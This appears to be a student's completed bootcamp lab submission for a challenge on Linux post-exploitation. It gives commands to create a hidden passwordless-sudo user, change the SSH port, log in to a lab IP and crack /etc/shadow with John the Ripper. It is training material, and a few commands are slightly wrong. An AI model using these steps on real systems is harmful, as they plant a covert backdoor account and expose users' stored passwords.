Module 6 Challenge Submission File

Advanced Bash: Owning the System

Make a copy of this document to work in, and then for each step, add the solution commands below the prompt. Save and submit this completed file as your Challenge deliverable.

Step 1: Shadow People

1. Create a secret user named sysd. Make sure this user doesn't have a home folder created.

```
adduser sysd --no-create-home
```

2. Give your secret user a password.

```
passwd sysd
```

3. Give your secret user a system UID < 1000.

```
usermod -u 900 sysd
```

4. Give your secret user the same GID.

```
groupmod -g 900 sysd
```

5. Give your secret user full sudo access without the need for a password.

```
sudo visudo
sysd ALL=(ALL:ALL) NOPASSWD: ALL
```

6. Test that sudo access works without your password.

```
sudo -u sysd
sudo -l
```

Step 2: Smooth Sailing

1. Edit the sshd_config file.

```
sudo nano /etc/ssh/sshd_config

Port 2222
(Add under the existing port designation: #Port 22)
```

Step 3: Testing Your Configuration Update

1. Restart the SSH service.

```
sudo /etc/init.d/ssh restart

(If running in systemd, would use command: sudo systemctl restart ssh)
```

2. Exit the root account.

exit

3. SSH to the target machine using your sysd account and port 2222.

```
ssh sysd@192.168.6.105 -p 2222
```

4. Use sudo to switch to the root user.


Step 4: Crack All the Passwords

1. SSH back to the system using your sysd account and port 2222.

```
sudo -u sysd (Since I'm already in the root account on the target machine from the last step, this should work. If not in the target machine, would use ssh sysd192.168.6.105 -p 2222)
```

2. Escalate your privileges to the root user. Use John to crack the entire /etc/shadow file.

sudo su
john /etc/shadow



Sources:

Chat gpt for question of how to restart/check status when not using systemd, based on error returned in step 3 question 1.

© 2022 Trilogy Education Services, a 2U, Inc. brand. All Rights Reserved.